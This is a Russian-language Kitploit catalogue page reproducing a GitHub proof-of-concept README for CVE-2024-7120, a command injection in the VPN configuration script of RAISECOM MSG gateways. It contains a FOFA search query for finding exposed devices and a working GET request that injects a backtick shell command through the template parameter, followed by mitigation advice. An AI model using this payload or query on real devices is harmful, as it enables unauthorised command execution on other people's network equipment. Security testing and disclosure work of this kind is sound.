
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/gh-ost00/cve-2024-7120
Безопасность IoTАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubgh-ost00/cve-2024-7120

CVE-2024-7120

Эксплойт proof-of-concept для уязвимости внедрения команд CVE-2024-7120 в шлюзовых устройствах RAISECOM. Предоставляет детали эксплуатации, затронутые модели и примеры атак на основе curl для тестирования безопасности.

Репозиторий
82822 лет назадЕщё не проверено
Поделиться

Уязвимость внедрения команд в устройствах Raisecom (CVE-2024-7120) Доказательство концепции!

Обзор

Уязвимость внедрения команд была обнаружена в шлюзовых устройствах RAISECOM, затрагивающая модели MSG1200, MSG2100E, MSG2200 и MSG2300. Эта уязвимость позволяет удаленным злоумышленникам выполнять произвольные команды в системе через веб-интерфейс. Проблема находится в скрипте list_base_config.php, а именно через параметр template, затрагивая более 25 112 устройств в Интернете.

✔ FOFA : title="web user login" && body="<META content="MSHTML 6.00.2900.5583" name=GENERATOR>"

banner

Затронутые устройства

Аппаратное обеспечение

  • Шлюзовые устройства RAISECOM моделей MSG1200, MSG2100E, MSG2200, MSG2300

Программное обеспечение

  • 3.90

Затронутые компоненты

URI: /vpn/list_base_config.php

Описание: list_base_config.php является веб-интерфейсным компонентом шлюзовых устройств RAISECOM, используемым для управления конфигурациями VPN. Выявленная уязвимость возникает из-за неправильной обработки параметра template в этом скрипте. Этот параметр может быть использован для выполнения произвольных команд в операционной системе устройства из-за недостаточной очистки ввода.

CWE

CWE-77: Внедрение команд

Эксплуатация

Вот пример того, как можно использовать уязвимость с помощью команды curl:

GET "http://host.com/vpn/list_base_config.php?type=mod&parts=base_config&template=%60echo%20-e%20%27{{Created by Ghost sec}}%27%3E%20%2Fwww%2Ftmp%2Finfo.html%60"

В этом примере команда curl отправляет вредоносный HTTP GET-запрос к скрипту list_base_config.php. Запрос использует параметр template для выполнения команды.


Фактический результат

Пример 1

banner

Пример 2

banner

Рекомендации

  1. Проверка ввода: Внедряйте строгие проверки всех пользовательских вводов, особенно тех, которые могут повлиять на системные команды или пути к файлам.
  2. Контроль доступа: Ограничьте доступ к веб-интерфейсу устройства доверенными сетями и аутентифицированными пользователями.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






